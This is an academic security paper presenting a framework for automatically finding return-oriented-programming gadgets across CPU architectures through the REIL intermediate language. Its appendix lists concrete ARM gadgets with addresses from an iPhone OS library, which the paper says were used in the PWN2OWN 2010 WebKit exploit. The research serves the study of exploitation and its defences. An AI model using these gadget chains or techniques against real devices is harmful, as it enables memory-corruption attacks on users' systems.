A framework for automated architecture-independent gadget search

Thomas Dullien
zynamics GmbH
thomas.dullien@zynamics.com

Tim Kornau
zynamics GmbH
tim.kornau@zynamics.com

Ralf-Philipp Weinmann
University of Luxembourg
ralf-philipp.weinmann@uni.lu

Abstract

We demonstrate that automated, architecture-independent gadget search is possible. Gadgets are code fragments which can be used to build unintended programs from existing code in memory. Our contribution is a framework of algorithms capable of locating a Turing-complete gadget set. Translating machine code into an intermediate language allows our framework to be used for many different CPU architectures with minimal architecture-dependent adjustments. We define the paradigm of ***free-branch instructions*** *to succinctly capture which gadgets will be found by our framework and investigate side effects of the gadgets produced. Furthermore we discuss architectural idiosyncrasies for several widely spread CPU architectures and how they need to be taken into account by the generic algorithms when locating gadgets.*

1 Introduction

Return-oriented programming [8, 12, 1, 5, 2, 7, 11, 10, 3] is an offensive technique to achieve execution of code with arbitrary, attacker-defined behaviour without code injection. Enforcing least-privilege permissions on memory pages as done by PaX [15] – the original predecessor of what is called Data Execution Prevention on other operating systems – even more so in combination with mandatory, kernel-enforced integrity checks on code pages such as those used by iPhoneOS[1] have made this and similar techniques a necessity for the exploitation of memory corruptions. By chaining sequences of instructions in the executable memory of the attacked process, an attacker can leverage a memory corruption vulnerability into a practical exploit even in the presence of these protection mechanisms. Return-oriented programming is not a technique to bypass address randomization protection mechanisms as ASLR [14].

For the x86 architecture automatic tools [13, 19] exist to automatically find and chain gadgets. This can be mostly attributed to the fact that for the x86 architecture is significantly easier than for other architectures because of the abundance of unintended instruction sequences; the same is true for x86_64. This however is not the case for other architectures, notably RISC architectures. For these, no gadget-finding tools have been discussed. In this paper we will demonstrate how to build an automatic gadget finder that operates on an intermediate language instead of the native machine language.

[1] a security measure called "code signing"

1.1 The REIL meta-language

The Reverse Engineering Intermediate Language (REIL) [4] is a platform-independent intermediate language which aims to simplify static code analysis algorithms such as the gadget finding algorithm for return oriented programming presented in this paper. It allows to abstract various specific assembly languages to facilitate cross-platform analysis of disassembled binary code.

REIL performs a simple one-to-many mapping of native CPU instructions to sequences of simple atomic instructions. Memory access is explicit. Every instruction has exactly one effect on the program state. This contrasts sharply to native assembly instruction sets where the exact behaviour of instructions is often influenced by CPU flags or other preconditions.

All instructions use a three-operand format. For instructions where some of the three operands are not used, placeholder operands of a special type called ε are used where necessary. Each of the 17 different REIL instruction has exactly one mnemonic that specifies the effects of an instruction on the program state.

1.1.1 The REIL VM

To define the runtime semantics of the REIL language it is necessary to define a virtual machine (REIL VM) that defines how REIL instructions behave when interacting with memory or registers.

The name of REIL registers follows the convention t-number, like t0, t1, t2. The actual size of these registers is specified upon use, and not defined a priori (In practice only register sizes between 1 byte and 16 bytes have been used). Registers of the original CPU can be used interchangeably with REIL registers.

The REIL VM uses a flat memory model without alignment constraints. The endianness of REIL memory accesses equals the endianness of memory accesses of the source platform.

1.1.2 REIL instructions

REIL instructions can loosely be grouped into five different categories according to the type of the instruction (See Table 1).

ARITHMETIC INSTRUCTIONS	OPERATION
ADD x_1, x_2, y	$y = x_1 + x_2$
SUB x_1, x_2, y	$y = x_1 - x_2$
MUL x_1, x_2, y	$y = x_1 \cdot x_2$
DIV x_1, x_2, y	$y = \left\lfloor \frac{x_1}{x_2} \right\rfloor$
MOD x_1, x_2, y	$y = x_1 \bmod x_2$
BSH x_1, x_2, y	$y = \begin{cases} x_1 \cdot 2^{x_2} & \text{if } x_2 \geq 0 \\ \left\lfloor \frac{x_1}{2^{-x_2}} \right\rfloor & \text{if } x_2 < 0 \end{cases}$
BITWISE INSTRUCTIONS	**OPERATION**
AND x_1, x_2, y	$y = x_1 \& x_2$
OR x_1, x_2, y	$y = x_1 \mid x_2$
XOR x_1, x_2, y	$y = x_1 \oplus x_2$
LOGICAL INSTRUCTIONS	**OPERATION**
BISZ x_1, ε, y	$y = \begin{cases} 1 & \text{if } x_1 = 0 \\ 0 & \text{if } x_1 \neq 0 \end{cases}$
JCC x_1, ε, y	transfer control flow to y iff $x_1 \neq 0$
DATA TRANSFER INSTRUCTIONS	**OPERATION**
LDM x_1, ε, y	$y = \mathsf{mem}[x_1]$
STM x_1, ε, y	$\mathsf{mem}[y] = x_1$
STR x_1, ε, y	$y = x_1$
OTHER INSTRUCTIONS	**OPERATION**
NOP $\varepsilon, \varepsilon, \varepsilon$	no operation
UNDEF $\varepsilon, \varepsilon, y$	undefined instruction
UNKN $\varepsilon, \varepsilon, \varepsilon$	unknown instruction

Figure 1: List of REIL instructions

Arithmetic and bitwise instructions take two input operands and one output operand. Input operands either are integer literals or registers; the output operand is a register. None of the operands have any size restrictions. However, arithmetic and bitwise operations can impose a minimum output operand size or a maximum output operand size relative to the sizes of the input operands.

Note that certain native instructions such as FPU instructions and multimedia instruction set extensions cannot be translated to REIL code yet. Another limitation is that some instructions which are close to the underlying hardware such as privileged instructions can not be translated to REIL; similarly exceptions are not handled. All of these cases require an explicit and accurate modelling of the respective hardware features.

1.2 Problem approach

Our goal is to build a program which consists of existing code chunks from other programs. A program that is built from the parts of another program is called a return oriented program [2]. To build a return oriented program, atomic parts that form the instructions in this program have to be identified first. Parts of the original code that can be combined to form a return-oriented program are called "gadgets".

In order to be combinable, gadgets must end in an instruction that allows the attacker to dictate which gadgets shall be executed next. This means that gadgets must end in instructions that set the program counter to a value that is obtained from either memory or a register. We call such instructions "free branch"[3] instructions.

A "free branch" instruction must satisfy the following properties:

- The instruction has to change the control flow (e.g. set the program counter)
- The target of the control flow must be computed from a register or memory location.

In order to achieve Turing-completeness, only a small number of gadgets are required. Furthermore, most gadgets in a given address space are difficult to use due to complexity and side effects. The presented algorithms identify a subset of gadgets in the larger set of all gadgets that are both sufficient for Turing-completeness and also convenient to program in.

We build the set of all gadgets by identifying all "free branch" instructions and performing bounded code analysis on all paths leading to these instructions. In order to search for useful gadgets in the set of all gadgets, we represent the gadgets in tree form. On this tree form, we perform several normalizations. Finally, we search for pre-determined instruction "templates" within these trees to identify the subset of gadgets that we are interested in.

The templates are specified manually. For every operation only one gadget is needed. For a set of gadgets which perform the same operation only the simplest gadget is selected.

Structure of paper The paper is organized as follows: Section **??** gives a description of the algorithm used for finding gadgets, which is split into three distinct stages:

STAGE 1 a reverse walking algorithm for finding all instruction sequences ending in a free branch combined with a path extraction of the sequences

STAGE 2 merging the expression trees with the path information, determining jump conditions and simplifying expression trees.

[2] This is independent of an actual return instruction being part of the program

[3] A list of "free branch" instructions for a selected set of architectures can be found in the appendix.

STAGE 3 a gadget locator using tree matching.

Section 3 looks at suitable gadget sets, elaborates on the complexity of gadgets and their side effects and discusses architectural idiosyncrasies. Section 4 shows practical results obtained using an implementation of the algorithms presented adapted to the ARM architecture. Section **??** concludes the paper and gives some outlook and open problems.

2 Algorithms for finding Gadgets

2.1 Stage I

Locating Free Branch Instructions In order to identify all gadgets, we first identify all free branch instructions in the targeted binary. This is currently done by explicitly listing them.

Goal for Stage I The goal of the data collection phase is to provide us with:

- possible paths that are usable for gadgets and end in a free-branch instruction
- a REIL representation of the instructions on the possible paths.

Path Finding From each free branch instruction, we collect all regular control-flow-paths of a pre-configured maximum length within the function that the branch is located in.

We only take paths into account which are shorter than a user defined threshold. A threshold is necessary because otherwise it will get infeasible to analyse all effects of encountered instructions.

A path has no minimum length and we are storing a path each time we encounter a new instruction. Along with the information about the traversed instructions we also store the traversed basic blocks to differentiate paths properly. The path search is therefore, a utilization of [Depth-limited search (DLS)] [17] .

Instruction Representation We now have all possible paths which are terminated by our selected free-branch instructions and are shorter than the defined threshold. To construct the gadgets we must determine what kind of operation the instructions on the possible paths perform.

We represent the operation that the code path performs in form of a binary expression tree. We can construct this binary expression tree from the path in a platform-independent manner by using the REIL-representation of the code on this path.

An expression tree (Figure 2) is a simple structure which is used to represent complex functions as a binary tree. In case of an expression tree leaf node, nodes are always operands and non-leaf nodes are always operators.



Figure 2: Expression tree example

Using a binary tree structure we can compare trees and sub-trees. Multiple instructions can be combined, because operands are always leaf nodes and therefore, an already existing tree for an instruction can be updated with new information about source operands by simply replacing a leaf node with an associated source operands tree.

When the algorithm is finished we have a REIL expression tree representation for each instruction which we have encountered on any possible path leading to the free-branch instruction. As some instructions will alter more than one register one tree represents the effects on only one register and a single instruction therefore, might have more than one tree associated with it.

Special Cases The algorithm we have presented works for almost all cases but still needs to handle some special cases which include memory writes to dynamic register values and system state dependent execution of instructions.

For memory reads even if multiple memory addresses are read we do not need any special treatment. This is because the address of a memory read is either a constant or a register. Both have a defined state at the time the instruction is executed and can therefore, safely be used as source.

Memory writes are different because they can use a register or a register plus offset as target for storing memory (Line 1 Figure 3). This register holding the memory address can be reused by later instructions (Line 2 Figure 3). Therefore, it can not safely be used as target because information about it could get lost.

```
0x00000001 stm 12345678, ,R0
0x00000002 add 1, 2, R0
```

Figure 3: Reusing registers example

We deal with this problem by assigning a new unique value every time a memory store takes place as key to the tree. Therefore, we do not lose the information that the memory write took place. Also we still need the information about where memory gets written. We do this by storing the tar-

get REIL expression tree representation in our expression tree. This prevents sequential instructions from overwriting the contents of the register. Even though there are more ways to achieve the same uniqueness for memory writes (like SSA) [16] the implemented behaviour solves the problem without the additional overhead of other solutions.

Some architectures include instructions which depend on the current system state. System state is in this case for example a flag condition for platforms where flags exist. For these instructions we need to make sure that the instructions expression tree can hold the information about the operation for all possible cases.

What we are looking for is a way to only have a single expression tree for a conditional instruction. To be able to fulfil this requirement we must have all possible outcomes of the instruction in our expression tree. This is possible by using the properties of multiplication to only allow one of the possible outcomes to be valid at any time and combining all possible outcomes by addition.

$$result = path_{true} * condition + path_{false} * !condition$$

Figure 4: Cancelling mechanism

This works because flag conditions are always one or zero therefore, the multiplication can either be zero or the result of the instructions operation in the case of the specific flag setting. Using this cancelling mechanism (Figure 4) we avoid storing multiple trees for conditional instructions.

2.2 Stage II

Goal for Stage II Our overall goal is to be able to automatically search for gadgets. The information which we have extracted in the first stage does not yet enable an algorithm to perform this search. This is due to the missing connection between the extracted paths and the effects of the instructions on the path. In this stage of our algorithms we will merge the informations extracted in stage I and enable stage III to locate gadgets. The merge process combines the effects of single native instructions along all possible paths

Merging Paths and Expression Trees On assembly level almost any function can be described as a graph of connected basic blocks which hold instructions. We extracted the effects of these native instructions into expression trees in stage I using REIL as representation. Also, we extracted path information about all possible paths through the graph in reverse execution order using depth limited search in stage I. Each path information is one possible control flow through the available disassembly of a function ending in a “free branch” instruction and limited by the defined threshold.

But when we are executing instruction sequences they are executed in execution order following the control flow of the current function. This control flow through a function is determined by the branches which connect the basic blocks.

As we have extracted path information in reverse execution order, we potentially have conditional branches in our execution path. Therefore, to be able to use the path we need to determine the condition which needs to be met for the path to be executable.

Given that all potential conditions can be extracted we need to take the encountered instructions on the path and merge their respective effects on registers and memory, such that we can make a sound statement about the effects of the executed instruction sequence.

Once path information and instruction effects are merged the expression tree in a single expression tree potentially contains redundant information. This redundant information is the result of the REIL translation and the merging process. We do not need this redundant information and therefore, need to remove it before starting with stage III.

General Strategy We have now specified all aspects which need to be solved during the second stage algorithms. The first two described aspects are performed by analysing one single path. For each encountered instruction on the path the conditional branch detection and the merging process will be performed. After we have reached the free branch instruction and we have a sound statement about all effects, the redundant information will be removed.

Determining Jump Conditions To determine if we have encountered a conditional branch and need to extract its condition we use a series of steps which allow us to include the information about the condition to be met in the final result of the merging process.

For each instruction which is encountered while we traverse the path in execution order, the expression trees for this instruction are searched for the existence of a conditional branch. If we find a conditional branch in the expression trees we determine if the next address in the path is equal to the branch target address. If the address is equal to the branch target we generate the condition ”branch taken” if not the condition ”branch not taken” is generated. As we want to be able to know which exact condition must be true or false we save the expression tree along with the condition. If we do not find a conditional branch no further action is taken.

Merging Instruction Sequence Effects As we want to make a sound statement about all effects which a sequence of instructions has on registers and memory, we need to merge the effects of single instructions on one path.

To perform the merge we start with the first instruction on an extracted path. We save the expression trees for the first instruction, which represent the effects on registers or memory. This saved state is called the current effect state. Then,

following the execution path, we iterate through the instructions. For each instruction we analyse the expression trees leaf nodes and locate all native register references. If a native register is a leaf node in an expression tree we check if we already have a saved expression tree for this register present from the previous instructions. If we have, the register leaf node is substituted with the already saved expression tree. Once all current instruction expression trees have been analysed they are saved as the new current effect state by storing all current instructions expression trees in the old effect state. If there are new register or memory write expression trees these are just stored along with the already stored expression trees. But if we have a register write to a register where an expression tree has already been stored the stored tree is overwritten. When the free branch instruction has been reached and its expression trees have been merged the effect of all instructions on the current path is saved along with the path starting point. The following list summarizes the results of the stage II algorithms.

- All effects on all written native registers are present in expression tree form
- Native registers which are present as leaf nodes are in original state prior to execution of the instruction sequence
- All effects on written memory locations are present in expression tree form
- All conditions which need to be met for path execution are present in expression tree form
- Only effects which influence native registers are present in the saved expression trees

Simplifying Expression Trees As we now have all effects which influence registers, memory and all conditions which need to be met stored in expression trees the last step is to remove the redundant information from the saved expression trees. Partly this redundancy is due to the fact that REIL registers in contrast to native registers do not have a size limitation. To simulate the size limitation of native registers REIL instructions mask the values written to registers to the original size of the native register. These mask instructions and their operands are redundant and can be removed. Also, redundancy is introduced by REIL translation of instructions where the effect on a register or memory location can only be represented correctly through a series of simple mathematical operations which can be reduced to a more compact representation.

The simplification is performed by applying the list of simplifications (Table 5) to each expression tree present in the current effect state of a completely merged path. In the simplification method the tree is tested in regard to the applicability of the current simplification. If the simplification is applicable, it is performed and the tree is marked as changed. As long as one of the simplification methods can still simplify the tree as indicated by the changed mark the process loops. After the simplification algorithm terminates, all expressions have been simplified according to the simplification rules. We call this state the final effect state. This state is than saved along with the starting address of the path.

SIMPLIFICATION OPERATION	DESCRIPTION
remove truncation	remove truncation operands
remove neutral elements	$\forall \odot \in \{+, \ominus, \ll, \gg, \otimes, \mid\} \rightarrow \lambda \odot 0 \Rightarrow \lambda$ $\forall \odot \in \{\times, \&\} \rightarrow \lambda \odot 0 \Rightarrow 0$ $\forall \odot \in \{\oplus, \mid, +\} \rightarrow 0 \odot \lambda \Rightarrow \lambda$ $\forall \odot \in \{\&, \times. \ll, \gg, \div\} \rightarrow 0 \odot \lambda \Rightarrow 0$
merge bisz merge add, sub	eliminate two consecutive bisz instructions merge consecutive adds, subs and their operands
calculate arithmetic	given both arguments for an arithmetic mnemonic are integers calculate the result and store the result instead of the original mnemonic and operands

Figure 5: List of simplifications

2.3 Stage III

Goal for stage III In the last two stages the effects of a series of instructions along a path have been gathered and stored. This information is the basis for the actual gadget search which is the third stage. Our goal is to locate specific functionality within the set of all possible gadgets that were collected in the first two stages. A set of multiple algorithms is used to pinpoint each specific functionality.

We start by describing the core function for gadget search. We then focus on the actual locator functions. Finally we present a complexity estimation algorithm which helps us with the decision which gadget to use for one specific gadget type.

Gadget Search Core Function Our overall goal is to locate gadgets which perform a specific operation. All of our potential gadgets are organized as a set of expression trees describing the effects of the instruction sequence. Therefore we need an algorithm which compares the expression trees of the gadget to expression trees which reflect a specific operation.

To locate specific gadgets in the set of all gadgets we use a central function which consecutively calls all gadget locator functions for a single potential gadget. This function then parses the result of the locator functions to check if all the conditions for a specific gadget type have been met. If all conditions for one gadget type have been met the potential gadget is included in the list of this specific gadget type. For each potential gadget it is possible to be included into more than one specific gadget list if it fulfils the conditions of more than one gadget type.

Specific Gadget Locator Functions To locate a specific gadget type our core gadget algorithm uses specific match-

ing functions for each desired type of gadget. These locator functions have the desired behaviour encoded into an expression tree.

The locator function parses all register, memory location, condition and flag expression trees present in the current potential gadget. For each of the expression trees it checks if it meets the initial condition present in the locator. If one of the expression trees meets the initial condition then we compare the complete matching expression tree to the expression tree which has met the condition. If the expression tree matches the information about the matched gadget is passed back to our core algorithm for inclusion into the list of this gadget type. If no match is found nothing is returned to the core algorithm.

Our defined gadget locators are not making perfect matches which means that they are not strictly coupled to one specific instruction sequence. They rather try to reason about the effect a series of instructions has. This behaviour is desired because using a rather loose matching we are able to locate more gadgets which provide us with equal operations. One example for such a loose match is that our gadget locators accept a memory write to be not only addressed by a register but also a combination of registers and integer offsets.

Gadget Complexity Calculation It the last algorithm we have collected all the gadgets which perform the desired operations we have predefined. The number of gadgets in a binary is about ten to twenty times higher than the number of functions. But not all the gadgets are usable in a practical manner because they exhibit unintended side effects (See Section 3.1). These side effects must be minimized in such a way that we can easily use the gadgets. For this reason we developed different metrics which analyse all gadgets to only select the subset of gadgets which have minimal side effects.

For each gadget the complexity calculation performs two very basic analysis steps. In the first step we determine how many registers and memory locations are influenced by the gadget. This is easy because it is equivalent to the number of expression trees which are stored in the gadget. In the second step we count the number of nodes of all expression trees present in the gadget. While the first step gives us a good idea about the gadgets complexity the second step remedies the problem of very complex expressions for certain register or memory locations which might lead to complications if we want to combine two gadgets.

3 Properties of Gadgets

3.1 Turing-complete gadget sets

Minimal Turing-complete Gadget Set As we want to be able to perform arbitrary computation with our gadgets we need the gadget set to be Turing-complete. The simplest possible instruction set which is proven to be Turing-complete is a one instruction set (OISC) [9] computer. The instruction used performs the following operations:

Subtract A from B, giving C; if result is < 0, jump to D

Given that this exact instruction is not present in most if not all architectures we need a more sophisticated gadget set which allows us to perform arbitrary operations. If we split the OSIC instruction into its atomic parts we receive the three instructions:

- Subtract
- Compare less than zero
- Jump conditional

These three instructions are common in all architectures and can therefore, be treated as one of the possible minimal gadget sets we can search for.

Practical Turing-complete Gadget Set Given the minimal Turing-complete gadget set we can theoretically now perform all possible computations possible on any other machine which is Turing-complete. But we are far from a real-world practical gadget set to perform realistic attacks. This is because we have a set of constraints which need to be met in our gadget set to be practical.

- We assume very limited memory
- We want to be able to perform most arithmetic directly
- We want to be able to read/write memory
- We want to alter control flow fine grained
- We need to be able to access I/O

Therefore, our practical gadget set contains significantly more gadgets than needed for it to be Turing-complete. We divide the gadgets we try to locate into categories:

- Arithmetic and logical (add, sub, mul, div, and, or, xor, not, rsh, lsh)
- Data movement (load/store from memory, move between registers)
- Control (conditional/unconditional branch, function call, leaf function call)
- System control (access I/O)

Gadget chaining Given the gadgets defined in the above categories, we need a way to combine them to form our desired program. We are searching for gadgets starting with free-branch instructions. A free-branch instruction is defined to alter the control flow depending on our input. As all gadgets which we locate in the given binary end in a free-branch instruction, they can all be combined to form the desired program.

Side Effects of Gadgets All gadgets located by our algorithms potentially influence registers or memory locations which are not part of the desired gadget type operation. These effects are the side effects of a gadget. As we introduce metrics to determine the complexity of gadgets these side effects can be reduced. But in the case of a very limited number of gadgets for a specific gadget type side effects can be inevitable. Therefore, we need to analyse which side effects can be present. One possible side effect is that we write arbitrary information into a register. This case can be solved by marking the register as tainted such that the value in the register must first be reinitialized if it is needed in any subsequent gadget. This construction also holds for the manipulation of flags. The second possible type of side effect occurs when writing to a memory location that is addressed other by a non-constant (e.g. register). In this case we have to make sure that prior to gadget execution the address where the memory write will take place is valid in the context of the program and does not interfere with gadgets we want to execute subsequent to the current gadget. This is not always possible and therefore, we try to avoid gadgets with memory side effects.

3.2 Metrics and Minimizing Side Effects

As we have pointed out side effects are one of the major problems when using instruction sequences which were not intended to be used like this. We have worked out metrics which help us categorize all usable gadgets to minimize side effects.

- stack usage of the gadget in bytes
- usage of written registers
- memory use of the gadget
- number of nodes in the expression trees of a gadget
- use of conditions in the gadget execution path

In most attacks the size which can be used for an attack is limited. Therefore the stack usage of the attack must be small for the approach to be feasible. The usage of registers should be small to avoid overwriting potentially important information. The memory usage of the gadgets should be small to lower the potential access to non accessible memory. The number of nodes in the expression trees provide an indicator for the complexity of the operations of the gadget. Therefore if we have only very few nodes the complexity is also very low. The use of conditions in the gadget can have the implication that we need to make sure that certain conditions must be set in advance. This leads to more gadgets in the program and therefore, to more space which we need for the attack.

Using the defined metrics minimizes complex gadgets and side effects and therefore, leads to an usable gadget set.

3.3 Architectural Idiosyncracies

ARM The ARM architecture has a number of characteristics which must be taken into account when building a gadget set. The first idiosyncrasy is that ARM supports switching the endianess of data memory. This must be taken into account because it is possible that the assumed endianess of the data location used for control flow while executing gadgets is different then expected. The next idiosyncrasy is the possible conditional execution of almost all non SIMD[4] arithmetic instructions in ARM. We solve this by including all possible results of the instruction into the defined expression trees. Another idiosyncrasy is that the ARM architecture has support for up to three different instruction sets which can be interleaved. Also it is possible on some cores to have a fourth instruction set which executes native Java byte code directly on the processor. This instruction set is also very poorly documented. Also most arithmetic instructions can influence the instruction pointer directly which leads to a great increase of free-branch instructions within targeted binaries. The next idiosyncrasy is that in the ARM architecture data can not easily be treated as code because all parts of memory but the caches use a Harvard type architecture. As last idiosyncrasy the ARM platform supports the extension of the instruction set through the use of multiple co-processors.

SPARC The SPARC architecture has two idiosyncrasies, which we need to be aware of in the search for gadgets targeting the platform. The first one is the branch delay slot. This branch delay slot might influence the desired gadget in a non desired way or introduces side effects which could render the gadget useless. The second one is the register shift window. This register shift window is used to pass arguments to the next function executed, therefore limiting the use of the stack. This is a radical difference to all other architectures and must be taken into account when developing a gadget set targeting SPARC. One possible solution is to define the gadgets such that all values which might be used for later gadgets are stored in memory and retrieved from memory.

MIPS The MIPS architecture has two idiosyncrasies we need to be aware of when designing gadgets targeting this platform. As most other RISC architectures MIPS has a branch delay slot. This branch delay slot might influence the desired gadget in an non desired way or introduces side effects which could render the gadget useless. The second idiosyncrasy we need to take into account is the lack of flags on MIPS. In the MIPS architecture some instructions can cause exceptions which might alter execution flow depending on the values currently used by the instruction. Therefore while searching for our desired gadgets on the MIPS architecture we must either make sure that the possible exception does not

[4] Single Instruction Multiple Data

invalidate our desired result or we need to avoid instructions which throw exceptions. Even though the current implementations of MIPS do not have any NX bit implementation we assume that due to the adaptation of the MIPS architecture in the Loongson [18] this is only a matter of time.

PowerPC PowerPC has the capability to switch its endianess. This switch is possible while the processor is running. It allows the processor to run a different endianess then the hardware on the motherboard. In the gadget modelling process this must be taken into account and can be used to find unintended instructions if an endianess switching instruction can be located in the targeted binary.

4 Practical results

We have started with a generic idea to build our gadgets. We have showed that algorithms exist which are able to perform gadget search independent from architectures. To verify that these defined algorithms perform the desired search correctly, we have carried out tests on multiple binaries for the ARM architecture. Our tests sample set includes Windows Mobile, Symbian and iPhoneOS. Figure 6 is a list of libraries for which we have performed the analysis.

OS	FILE	TURING-COMPLETE	PRACTICAL
Windows Mobile	coredll.dll	yes	yes
IPhone OS	libsystem.B.dylib	yes	yes
Symbian	euser.dll	yes	(yes)[5]

Figure 6: List of REIL instructions

Even though we only present the results for ARM based systems here all other architectures which have been ported to REIL can use these algorithms to find the desired gadgets. Also it must clearly be stated that even though the algorithms are platform independent one must always adapt some of the gadgets to the target. For example system calls are very likely to not be consistent across two operating systems. As shown in [6] it is possible to use the emitted gadgets in a real world scenario.

5 Conclusions and Outlook

We have presented algorithms to automate an architecture-independent approach for finding gadgets for return-oriented programming and related offensive techniques. By introducing the *free-branch* paradigm we are able to reason about gadgets in a more general form than previously proposed; this especially is helpful when using an intermediate language. For commonly used RISC architectures we have investigate architecture-dependent characteristics that need to be considered when employing our approach. To verify our approach we have implemented the algorithms proposed in this paper and run them on various system libraries of mobile devices – all of which used the widely-spread ARM architecture in different architecture versions.

Our next step is to write a compiler that allows to make use of the gadgets found. This requires the side-effects that our gadgets have to be taken into account and will hence be significantly more challenging than the compilers presented for the x86 (and x86_64) architecture. Work into this direction has already begun and will be presented in the near future.

Interestingly, due to the large number of gadgets we are able to find a compiler generating offensive code using our gadgets can employ polymorphism to generate different payloads from the same code.

References

[1] Erik Buchanan, Ryan Roemer, Hovav Shacham, and Stefan Savage. When good instructions go bad: generalizing return-oriented programming to RISC. In Peng Ning, Paul F. Syverson, and Somesh Jha, editors, *ACM CCS 2008*, pages 27–38. ACM, 2008.

[2] Stephen Checkoway, John A. Halderman, Ariel J. Feldman, Edward W. Felten, B. Kantor, and H. Shacham. Can DREs provide long-lasting security? The case of return-oriented programming and the AVC Advantage. *Proceedings of EVT/WOTE 2009*, 2009.

[3] Stephen Checkoway and Hovav Shacham. Escape from return-oriented programming: Return-oriented programming without returns (on the x86), 2010. In Submission.

[4] Thomas Dullien and Sebastian Porst. REIL: A platform-independent intermediate representation of disassembled code for static code analysis. `http://www.zynamics.com/downloads/csw09.pdf`, March 2009.

[5] Aurélien Francillon and Claude Castelluccia. Code injection attacks on harvard-architecture devices. In *CCS '08: Proceedings of the 15th ACM conference on Computer and communications security*, pages 15–26, New York, NY, USA, 2008. ACM.

[6] Vincenzo Iozzo and Ralf-Philipp Weinmann. Ralf-Philipp Weinmann & Vincenzo Iozzo own the iPhone at PWN2OWN. `http://blog.zynamics.com/2010/03/24`, March 2010.

[7] Tim Kornau. Return oriented programming for the ARM architecture. `http://www.zynamics.com/static_html/downloads/kornau-tim--diplomarbeit--rop.pdf`, 2009.

[8] Sebastian Krahmer. x86-64 buffer overflow exploits and the borrowed code chunks exploitation technique. http://www.suse.de/~krahmer/no-nx.pdf, September 2005.

[9] Farhad Mavaddat and Behrooz Parhami. URISC: The ultimate reduced instruction set computer. Research Report 36, University of Waterloo, June 1987. Research Report CS-87-36.

[10] Ryan Roemer. *Finding the bad in good code: Automated return-oriented programming exploit discovery*. M.s. thesis, University of California, San Diego, 2009.

[11] Ryan Roemer, Erik Buchanan, Hovav Shacham, and Stefan Savage. Return-oriented programming: Systems, languages, and applications. *Manuscript*, 2009.

[12] Hovav Shacham. The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In Peng Ning, Sabrina De Capitani di Vimercati, and Paul F. Syverson, editors, *ACM CCS 2007*, pages 552–561. ACM, 2007.

[13] Pablo Solé. Defeating DEP, the Immunity Debugger way. http://www.immunitysec.com/downloads/DEPLIB.pdf, November 2008.

[14] The PaX team. Documentation for the PaX project: Adress Space Layout Randomization design & implementation. http://pax.grsecurity.net/docs/aslr.txt, April 2003.

[15] The PaX team. Documentation for the PaX project: Non-executable pages design & implementation. http://pax.grsecurity.net/docs/noexec.txt, May 2003.

[16] various. Ssa bibliography. http://www.cs.man.ac.uk/~jsinger/ssa.html.

[17] Wikipedia. Depth-limited search — Wikipedia, the free encyclopedia, 2010.

[18] Wikipedia. Loongson — Wikipedia, the free encyclopedia, 2010.

[19] Dino Dai Zovi. Practical return-oriented programming. http://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf, 2010. Presentation given at SOURCE Boston 2010.

A A list of "free branch" instructions for selected architectures

The first list (Figure 7) lists all "free branch" instructions for the MIPS architecture. Within all MIPS gadgets special precaution is needed as the instruction address wise subsequent to the "free branch" will be executed before the branch itself or maybe nullified in some implementations.

BASE MNEMONIC	BASIC OPERATION
jalr	Subroutine and function call
jr	Return

Figure 7: List "free branch" instructions for MIPS

The second list (Figure 8) shows the list of "free branch instructions for the PowerPC architecture. The specified condition may be null in which case the branch is unconditional. To be able to use other register then ctr or lr as the target of a branch the respective "move to (ctr,lr)" instructions must be located within the gadget.

BASE MNEMONIC	BASIC OPERATION
bcctr	Branch conditionally to ctr
bclr	Branch conditionally to lr

Figure 8: List "free branch" instructions for PowerPC

The last list (Figure 9) is an example for "free branch" instructions which exist for the ARM architecture version 6. The list varies if an architecture version other then version 6 is selected.

BASE MNEMONIC	BASIC OPERATION
THUMB & ARM BX <Rm>	Branch with exchange
THUMB & ARM BLX <Rm>	Branch with exchange
ARM BXJ <Rm>	Branch and change to Jazelle state
ARM ADC	Add with carry
THUMB & ARM ADD	Add
ARM AND	And
ARM BIC	Bit clear
THUMB & ARM CPY	Move register
ARM EOR	Xor
THUMB & ARM MOV	Move register
ARM MVN	Move not register
ARM ORR	Logical or
ARM RSB	Reverse subtract
ARM RSC	Reverse subtract with carry
ARM SBC	Subtract with carry
ARM SUB	Subtract
ARM LDM	Load multiple
ARM LDR	Load register
ARM LDREX	Load register exclusive
THUMB POP	Pop multiple registers

Figure 9: List "free branch" instructions for ARM

B The PWN2OWN iPhone payload

The payload used in the PWN2OWN competition 2010 to demonstrate the exploitability of a use-after-free issue in WebKit on the iPhone (3GS, Version 3.1.3) was *not* constructed by hand. Nonetheless, after the contest we analyzed the gadgets used to study whether the framework presented in this paper could have automatically found the required gadgets for us. Below you see listings of the gadgets used with their primary purpose indicated. All of the gadgets except for the wrapped library call gadgets were in our gadget catalog; this

type of gadget makes sense when you need to find and construct your payload by hand, less so for an automatic toolkit.

```
0x32986a40  e8bd4080   pop {r7, lr}
0x32986a44  b001       add sp, #4
0x32986a46  4770       bx  lr
```

Listing 1: Set link register `lr` from stack

```
0x32988672  bd01       pop {r0, pc}
```

Listing 2: Set register `r0` from stack

```
0x32988d5e  bd0f       pop {r0, r1, r2, r3, pc}
```

Listing 3: Set registers tt r0-r3 from stack

```
0x32910d4a  e840f7b8   blx _open
0x32910d4e  bd80       pop {r7, pc}
```

Listing 4: Wrapped library call: `open`

```
0x32987bae  bd02       pop {r1, pc}
```

Listing 5: Set register `r1` from stack

```
0x32943b5c  e5810008   str   r0, [r1, #8]
0x32943b60  e3a00001   mov   r0, #1 ; 0x1
0x32943b64  e8bd80f0   ldmia sp!, {r4, r5, r6, r7, pc}
```

Listing 6: Memory write: `*(r1+8) = r0`

```
0x328c4ac8  6800       ldr r0, [r0, #0]
0x328c4aca  bd80       pop {r7, pc}
```

Listing 7: Memory read: `r0 = *r0`

```
0x328c722c  e8bd8330   ldmia sp!, {r4, r5, r8, r9, pc}
```

Listing 8: Set registers `r4-r9` from stack

```
0x32979836  6a43       ldr r3, [r0, #36]
0x32979838  6a00       ldr r0, [r0, #32]
0x3297983a  4418       add r0, r3
0x3297983c  bd80       pop {r7, pc}
```

